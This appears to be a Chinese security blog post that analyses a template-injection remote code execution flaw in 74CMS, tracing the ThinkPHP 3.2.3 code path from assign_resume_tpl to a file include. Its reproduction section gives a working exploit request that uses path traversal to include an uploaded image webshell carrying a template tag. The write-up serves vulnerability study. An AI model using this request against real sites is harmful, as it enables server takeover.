骑士CMS 远程代码执行分析 – Panda

目录

0x00 前言

续师傅前些天跟我说骑士 CMS 更新了一个补丁，`assign_resume_tpl` 这个全局函数出现了问题，让我分析看看，我看了下官网公告：

http://www.74cms.com/news/show-2497.html

`/Application/Common/Controller/BaseController.class.php` 文件的 `assign_resume_tpl` 函数因为过滤不严格，导致了模板注入，可以进行远程代码执行。

0x01 知识背景

骑士 CMS 采用的同样是 Thinkphp 框架，不过其版本是 3.2.3，我们知道 3.2.3 的标准 URL 路径如下：

```
http://serverName/index.php/模块/控制器/操作
```

但骑士 CMS 采用的是普通模式，即传统的 GET 传参方式来指定当前访问的模块和操作，举个简单的例子，如果我们想要调用 Home 模块下的 User 控制器中的 login 方法如下：

```
http://localhost/?m=home&c=user&a=login&var=value
```

m 参数表示模块，c 参数表示控制器，a 参数表示操作 / 方法，后面的表示其他 GET 参数

当然，这些参数是可以改变的，如在系统配置中设置如下：

```
'VAR_MODULE'            =>  'module',     // 默认模块获取变量
'VAR_CONTROLLER'        =>  'controller',    // 默认控制器获取变量
'VAR_ACTION'            =>  'action',    // 默认操作获取变量
```

那么刚才的地址就变成了：

```
http://localhost/?module=home&controller=user&action=login&var=value
```

知道这些那么这个漏洞就很清楚应该如何构造了

0x02 漏洞分析

漏洞文件：`/Application/Common/Controller/BaseController.class.php` 中的 `assign_resume_tpl` 方法：

```
public function assign_resume_tpl($variable,$tpl){
        foreach ($variable as $key => $value) {
            $this->assign($key,$value);
        }
        return $this->fetch($tpl);
    }
```

传入两个变量，其中 `$tpl` 变量被传到 `fetch()` 方法中，跟进该方法

`/ThinkPHP/Library/Think/View.class.php`

```php
public function fetch($templateFile='',$content='',$prefix='') {
        if(empty($content)) {
            $templateFile   =   $this->parseTemplate($templateFile);
            // 模板文件不存在直接返回
            if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'.$templateFile);
        }else{
            defined('THEME_PATH') or    define('THEME_PATH', $this->getThemePath());
        }
        // 页面缓存
        ob_start();
        ob_implicit_flush(0);
        if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { // 使用PHP原生模板
            $_content   =   $content;
            // 模板阵列变量分解成为独立变量
            extract($this->tVar, EXTR_OVERWRITE);
            // 直接载入PHP模板
            empty($_content)?include $templateFile:eval('?>'.$_content);
        }else{
            // 视图解析标签
            $params = array('var'=>$this->tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefix);
            Hook::listen('view_parse',$params);
        }
        // 获取并清空缓存
        $content = ob_get_clean();
        // 内容过滤标签
        Hook::listen('view_filter',$content);
        // 输出模板文件
        return $content;
    }
```

首先判断传入的模板文件是否为空，如果不为空，那么继续判断是否使用了 PHP 原生模板，我们查看配置文件：`/ThinkPHP/Conf/convention.php` 大概 111 行：

```php
'TMPL_ENGINE_TYPE'      =>  'Think',     // 默认模板引擎 以下设置仅对使用Think模板引擎有效
    'TMPL_CACHFILE_SUFFIX'  =>  '.php',      // 默认模板缓存后缀
    'TMPL_DENY_FUNC_LIST'   =>  'echo,exit',    // 模板引擎禁用函数
    'TMPL_DENY_PHP'         =>  false, // 默认模板引擎是否禁用PHP原生代码
```

可以看到骑士 CMS 默认启用的是 Think 模板，因此判断就进入了

```php
$params = array('var'=>$this->tVar,'file'=>$templateFile,'content'=>$content,'prefix'=>$prefix);
 Hook::listen('view_parse',$params);
```

将值带入数组，并传入 `Hook::listen()` ，并解析 `view_parse` 标签，继续跟进 `/ThinkPHP/Library/Think/Hook.class.php` ，大概 80 行：

```php
/**
     * 监听标签的插件
     * @param string $tag 标签名称
     * @param mixed $params 传入参数
     * @return void
     */
    static public function listen($tag, &$params=NULL) {
        if(isset(self::$tags[$tag])) {
            if(APP_DEBUG) {
                G($tag.'Start');
                trace('[ '.$tag.' ] --START--','','INFO');
            }
            foreach (self::$tags[$tag] as $name) {
                APP_DEBUG && G($name.'_start');
                $result =   self::exec($name, $tag,$params);
                if(APP_DEBUG){
                    G($name.'_end');
                    trace('Run '.$name.' [ RunTime:'.G($name.'_start',$name.'_end',6).'s ]','','INFO');
                }
                if(false === $result) {
                    // 如果返回false 则中断插件执行
                    return ;
                }
            }
            if(APP_DEBUG) { // 记录行为的执行日志
                trace('[ '.$tag.' ] --END-- [ RunTime:'.G($tag.'Start',$tag.'End',6).'s ]','','INFO');
            }
        }
        return;
    }
/**
     * 执行某个插件
     * @param string $name 插件名称
     * @param string $tag 方法名（标签名）
     * @param Mixed $params 传入的参数
     * @return void
     */
    static public function exec($name, $tag,&$params=NULL) {
        if('Behavior' == substr($name,-8) ){
            // 行为扩展必须用run入口方法
            $tag    =   'run';
        }
        $addon   = new $name();
        return $addon->$tag($params);
    }
```

也就是说当系统触发了 `view_parse` 事件，ThinkPHP 会找到 `Hook::listen()` 方法，该方法会查找 `$tags` 中有没有绑定 `view_parse` 事件的方法，然后用 foreach 遍历 `$tags` 属性，并执行 `Hook:exec` 方法。

`Hook:exec` 方法会检查行为名称，如果包含 `Behavior` 关键字，那么入口方法必须为 `run` 方法，而执行 `run` 方法的参数在调用 `Hook::listen` 时指定。 Hook 的配置写在 `/ThinkPHP/Mode/common.php` 中，如下：

```php
// 行为扩展定义
    'tags'  =>  array(
        'app_init'     =>  array(
            'Behavior\BuildLiteBehavior', // 生成运行Lite文件
        ),
        'app_begin'     =>  array(
            'Behavior\ReadHtmlCacheBehavior', // 读取静态缓存
        ),
        'app_end'       =>  array(
            'Behavior\ShowPageTraceBehavior', // 页面Trace显示
        ),
        'view_parse'    =>  array(
            'Behavior\ParseTemplateBehavior', // 模板解析 支持PHP、内置模板引擎和第三方模板引擎
        ),
        'template_filter'=> array(
            'Behavior\ContentReplaceBehavior', // 模板输出替换
        ),
        'view_filter'   =>  array(
            'Behavior\WriteHtmlCacheBehavior', // 写入静态缓存
```

```
        'Behavior\WriteHtmlCacheBehavior', // 写入静态缓存
    ),
),
```

从配置文件可以看到 `view_parse` 标签执行了 `ParseTemplateBehavior` 这个类，因为所有行为扩展的入口都是 `run` 方法，所以我们只需要看 `run` 方法实现即可， `/ThinkPHP/Library/Behavior/ParseTemplateBehavior.class.php` 17 行左右：

```
class ParseTemplateBehavior {

    // 行为扩展的执行入口必须是run
    public function run(&$_data){
        $engine             =   strtolower(C('TMPL_ENGINE_TYPE'));
        $_content           =   empty($_data['content'])?$_data['file']:$_data['content'];
        $_data['prefix']    =   !empty($_data['prefix'])?$_data['prefix']:C('TMPL_CACHE_PREFIX');
        if('think'==$engine){ // 采用Think模板引擎
            if((!empty($_data['content']) && $this->checkContentCache($_data['content'],$_data['prefix']))
                ||  $this->checkCache($_data['file'],$_data['prefix'])) {
                // 缓存有效
                //载入模版缓存文件
               Storage::load(C('CACHE_PATH').$_data['prefix'].md5($_content).C('TMPL_CACHFILE_SUFFIX'),$_data['var']);
            }else{
                $tpl = Think::instance('Think\\Template');
                // 编译并加载模板文件
                $tpl->fetch($_content,$_data['var'],$_data['prefix']);
            }
        }else{
            // 调用第三方模板引擎解析和输出
            if(strpos($engine,'\\')){
                $class  =   $engine;
            }else{
                $class   =  'Think\\Template\\Driver\\'.ucwords($engine);
            }
            if(class_exists($class)) {
                $tpl   =  new $class;
                $tpl->fetch($_content,$_data['var']);
            }else {  // 类没有定义
                E(L('_NOT_SUPPORT_').': ' . $class);
            }
        }
    }
```

从代码中知道第一次解析模板时（即模板文件没有缓存），调用了 `fetch()` 方法：

```
$tpl = Think::instance('Think\\Template');
// 编译并加载模板文件
$tpl->fetch($_content,$_data['var'],$_data['prefix']);
```

跟进文件 `/ThinkPHP/Library/Think/Template.class.php` 73 行左右：

```php
/**
     * 加载模板
     * @access public
     * @param string $templateFile 模板文件
     * @param array  $templateVar 模板变量
     * @param string $prefix 模板标识前缀
     * @return void
     */
    public function fetch($templateFile,$templateVar,$prefix='') {
        $this->tVar         =   $templateVar;
        $templateCacheFile  =   $this->loadTemplate($templateFile,$prefix);
        Storage::load($templateCacheFile,$this->tVar,null,'tpl');
    }
/**
     * 加载主模板并缓存
     * @access public
     * @param string $templateFile 模板文件
     * @param string $prefix 模板标识前缀
     * @return string
     * @throws ThinkExecption
     */
    public function loadTemplate ($templateFile,$prefix='') {
        if(is_file($templateFile)) {
            $this->templateFile    =  $templateFile;
            // 读取模板文件内容
            $tmplContent =  file_get_contents($templateFile);
        }else{
            $tmplContent =  $templateFile;
        }
         // 根据模版文件名定位缓存文件
        $tmplCacheFile = $this->config['cache_path'].$prefix.md5($templateFile).$this->config['cache_suffix'];

        // 判断是否启用布局
        if(C('LAYOUT_ON')) {
            if(false !== strpos($tmplContent,'{__NOLAYOUT__}')) { // 可以单独定义不使用布局
                $tmplContent = str_replace('{__NOLAYOUT__}','',$tmplContent);
            }else{ // 替换布局的主体内容
                $layoutFile  =  THEME_PATH.C('LAYOUT_NAME').$this->config['template_suffix'];
                // 检查布局文件
                if(!is_file($layoutFile)) {
                    E(L('_TEMPLATE_NOT_EXIST_').':'.$layoutFile);
                }
                $tmplContent = str_replace($this->config['layout_item'],$tmplContent,file_get_contents($layoutFile));
            }
        }
        // 编译模板内容
        $tmplContent =  $this->compiler($tmplContent);
        Storage::put($tmplCacheFile,trim($tmplContent),'tpl');
        return $tmplCacheFile;
    }
```

可以看到 `fetch()` 方法调用了 `loadTemplate` 方法，然后在 `loadTemplate` 方法中， `$templateFile` 被赋值给了 `$tmplContent` ，然后在编译模板内容时，进入了 `compiler` 方法，依旧是 `/ThinkPHP/Library/Think/Template.class.php` 文件，在 120 行左右：

```php
/**
     * 编译模板文件内容
     * @access protected
     * @param mixed $tmplContent 模板内容
     * @return string
     */
    protected function compiler($tmplContent) {
        //模板解析
        $tmplContent =  $this->parse($tmplContent);
        // 还原被替换的Literal标签
        $tmplContent =  preg_replace_callback('/<!--###literal(\d+)###-->/is', array($this, 'restoreLiteral'), $tmplConten
t);
        // 添加安全代码
        $tmplContent =  '<?php if (!defined(\'THINK_PATH\')) exit();?>'.$tmplContent;
        // 优化生成的php代码
        $tmplContent = str_replace('?><?php','',$tmplContent);
        // 模版编译过滤标签
```

```
        // 模板编译过滤标签
        Hook::listen('template_filter',$tmplContent);
        return strip_whitespace($tmplContent);//strip_whitespace函数主要是去除代码中的空白和注释
    }
```

传入的模板内容未经过过滤就直接被拼接到 `$tmplContent` 变量

然后返回 `loadTemplate` 方法，看其编辑模板的逻辑：

```
// 编译模板内容
 $tmplContent =  $this->compiler($tmplContent);
 Storage::put($tmplCacheFile,trim($tmplContent),'tpl');
 return $tmplCacheFile;
```

将编译好的模板进行缓存处理，然后返回缓存的文件名

返回到 `fetch()` 方法，可以看到 `loadTemplate` 方法返回的缓存文件名进入了


`Storage::load($templateCacheFile,$this->tVar,null,'tpl');`

跟进该方法，在 `/ThinkPHP/Library/Think/Storage/Driver/File.class.php` ，69 行左右：

```
/**
 * 加载文件
 * @access public
 * @param string $filename  文件名
 * @param array $vars  传入变量
 * @return void
 */
public function load($_filename,$vars=null){
    if(!is_null($vars)){
        extract($vars, EXTR_OVERWRITE);
    }
    include $_filename;
}
```


进行非空判断后，直接进行了文件包含。

这样一来整个漏洞的流程就很清楚了，流程图如下所示：



0x03 漏洞复现

首先在前台注册一个普通用户，然后更新简历：




完成简历更新后，上传照片：

在上传图片马后，会生成图片地址：

复制路径，通过 a 方法调用 assign_resume_tpl 函数，再通过 POST 的方式提交该路径，即可包含成功

```
http://192.168.159.208/index.php?m=home&a=assign_resume_tpl
POST:
variable=1&tpl=../../../../var/www/html/data/upload/resume_img/2011/13/5fae95e469e05.jpg
```

如下图所示：



值得一提的是，通过上面的分析我们可以知道，在解析模板的时候，不是解析原生的 PHP 代码，因此如果图片马是纯 PHP 代码是无法利用成功的，必须要包括骑士 CMS 模板文件的标签，我们可以随便打开一个原有模板，然后复制一句话即可，如：`/Application/Home/View/tpl_company/default/com_jobs_list.html`

```
<qscms:company_show 列表名="info" 企业id="$_GET['id']"/>
```

Open *com_jobs_list.html /var/www/html/Application/Home/View/tpl_company/default Save

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/
xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <qscms:company_show 列表名="info" 企业id="$_GET['id']"/>
    <include file="public:meta" />
    <link href="{:C('TPL_PUBLIC_DIR')}/css/common.css" rel="stylesheet" type="text/css" />
